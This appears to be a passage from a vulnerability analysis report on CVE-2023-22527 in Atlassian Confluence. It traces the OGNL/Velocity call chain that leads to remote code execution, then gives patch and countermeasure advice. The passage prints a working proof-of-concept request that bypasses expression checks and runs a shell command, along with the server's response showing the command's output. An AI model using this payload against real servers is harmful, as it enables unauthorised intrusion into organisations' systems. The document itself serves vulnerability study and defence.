

infosec
①
org.apache.struts2.view.velocity.StrutsVelocityContext#internalGet
(Calling StrutsVelocityContext Class)
②
org.apache.struts2.views.jsp.ui.OgnlTool#findValue
(Calling OgnlTool Class)
③
Freemarker.template.utility.Execute
(Create Java object in Freemarker template)
④
java.lang.Runtime#exec(java.lang.String)
(Calling Java.lang.Runtime Class)

Figure 21. remote code execution call stack

① org.apache.struts2.view.velocity.StrutsVelocityContext#internalGet()


The OGNL expression is verified through isSafeExpression(), but CVE-2023-22527 occurs because verification of a specific object that can access OGNL is missing. The list of objects known to be missing from isSafeExpression() verification is shown below.

object	Whether RCE is possible
#request['.KEY_velocity.struts2.context']	RCE is possible
#request['.freemarker.TemplateModel']	RCE is possible
#request['.freemarker.Request']	Accessible

Among them, perform detailed analysis of the vulnerability analysis using '#request[".KEY._velocity.struts2.context"]', and for detailed information on this object setting, see the VelocityManager.java source codes in the link below.


• URL:https://github.com/apache/struts/blob/266d2d4ed526edbb8e8035df94e94a1007d7c360/plugins/velocity/src/main/java/org/apache/struts2/views/velocity/VelocityManager.java

#request['.KEY.velocity.struts2.context'] plays the same role as request.getAttribute(".KEY.velocity.struts2.context"), which retrieves the attribute value set in the sublet. The attribute value is set as follows, and when calling the #request[".KEY_velocity.struts2.context"] object, the StrutsVelocityContext class is called, and the internalGet method, which can call OgnlTool, is located within the class. The object can access the org.apache.struts2.view.jsp.ui.OgnlTool instance.



```
public Context createContext(ValueStack stack, HttpServletRequest req, HttpServletResponse res) {
    ...
    StrutsVelocityContext context = new StrutsVelocityContext(chainedContexts, stack);
    ...
    if (toolboxManager != null && ctx != null) {
        ToolContext chained = new ToolContext(velocityEngine);
        chained.addToolbox(toolboxManager.getToolboxFactory().createToolbox(ToolboxFactory.DEFAULT_SCOPE));
        result = chained;
    } else {
        result = context;                    public static final String KEY_VELOCITY_STRUTS_CONTEXT = ".KEY_velocity.struts2.context";
    }
    ...
    req.setAttribute(KEY_VELOCITY_STRUTS_CONTEXT, result);
    return result;
}
```

Figure 22. Setting the .KEY_velocity.struts2.context attribute value of VelocityManager.java



```
public Object internalGet(String key) {
    if (super.internalContainsKey(key)) {
        return super.internalGet(key);
    }
    if (this.stack != null) {
        Object object = this.stack.findValue(key);
        if (object != null) {
            return object;
        }
        Object object2 = this.stack.getContext().get(key);
        if (object2 != null) {
            return object2;
        }
    }
    if (this.chainedContexts != null) {
        for (int index = 0; index < this.chainedContexts.length; index++) {
            if (this.chainedContexts[index].containsKey(key)) {
                return this.chainedContexts[index].internalGet(key);
            }
        }
        return null;
    }
    return null;
}
```

Figure 23. internalGet method in the StrutsVelocityContext class

② org.apache.struts2.views.jsp.ui.OgnlTool#findValue()


After accessing the org.apache.struts2.views.jsp.ui.OgnlTool instance in vulnerable Confluence, call the findValue() method to enable remote code execution.

③, ④ Freemarker.template.utility.Execute, java.lang.Runtime#exec(java.lang.String)

Execute is a class that allows execution of external commands in the Freemarker Template. After declaring the class, it is possible to execute a specific command by calling the exec method of java.lang.Runtime.

Following the above process, you can add a unicode to the user input value and then execute a remote command by entering an object value that can bypass verification.

Input value	?label=₩u0027%2b%23request₩u005b₩u0027.KEY_velocity.struts2.context₩u0027 ₩u005d.internalGet(₩u0027ognl₩u0027).findValue(%23parameters.x,{})%2b₩u0027 &x=@org.apache.struts2.ServletActionContext@getResponse().getWriter().write((new freemarker.template.utility.Execute()).exec({"id"}))




```
GET /template/aui/text-inline.vm?label=
aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.
context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.find
Value%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=
%40org.apache.struts2.ServletActionContext%40getResponse%28%2
9.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.tem
plate.utility.Execute%28%29%29.exec%28%7B%22id%22%7D%29%29
HTTP/1.1
Host: 192.168.102.74:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
```

```
HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1709826390978
Set-Cookie: JSESSIONID=740CA2F72ABAA57E86A1FE764E738252;
Path=/; HttpOnly
Cmd-Ret: uid=2002(confluence) gid=2002(confluence)
groups=2002(confluence),0(root)
X-Accel-Buffering: no
Vary: User-Agent
Content-Type: text/html;charset=UTF-8
Content-Language: ko-KR
Date: Thu, 07 Mar 2024 15:46:31 GMT
Connection: close
Content-Length: 31824
```

Figure 24. Result of PoC execution

■ Countermeasure

CVE-2023-22527 occurs due to the template configuration that uses vulnerable expressions in the Confluence server and the bypassing of the stability verification of specific expressions. In other words, the vulnerability occurs due to insufficient verification of the OGNL expression and the use of vulnerable expressions. Therefore, it is not advisable to use an expression that passes a value to getValue() through getText(), such as text-inline.vm where vulnerability was discovered. As shown below, Atlassian deleted many vulnerable or unnecessary templates as a security measure for the vulnerability.



```
∨ CONFLUENCE
  ∨ template
    ∨ aui
      assistive.vm
      checkbox-input.vm
      checkbox.vm.vm
      country-select.vm
      editor.vm
      hidden.vm
      i18n-convention-radiolist.vm
      onofflist-include.vm
      onofflist.vm
      password.vm
      radiolist.vm
      select.vm
      space-select.vm
      submit-close.vm
      submit.vm
      text-include.vm
      text-inline.vm
      text.vm
      textarea.vm
      widetextarea.vm
      wiki-textarea.vm
```

```
∨ CONFLUENCE
  ∨ template
    ∨ aui
      assistive.vm
      checkbox-input.vm
      checkbox.vm.vm
      country-select.vm
      editor.vm
      hidden.vm
      i18n-convention-radiolist.vm
      onofflist-include.vm
      onofflist.vm
      password.vm
      submit-close.vm
      submit.vm
      text-include.vm
      text.vm
      textarea.vm
      widetextarea.vm
      wiki-textarea.vm
    > custom
    > includes
    > notable
    > xhtml
```

Figure 25. Many vulnerable or unnecessary templates have been deleted

The vulnerable confluence server must be updated to the version with the vulnerability patch applied.

• URL: https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html

Product	Patched version
Confluence Data Center and Confluence Server	8.5.4(LTS)

Confluence Data Center	8.6.0(Data Center Only)
	8.7.1(Data Center Only)

■ Reference sites

• URL : https://github.blog/2023-01-27-bypassing-ognl-sandboxes-for-fun-and-charities/#ognltool-ognlutil
• URL : https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html
• URL : https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.scmagazine.com/news/thousands-of-exploit-attempts-reported-on-critical-atlassian-confluence-rce
• URL : https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf
• URL : https://www.thymeleaf.org/doc/tutorials/3.0/usingthymeleaf.html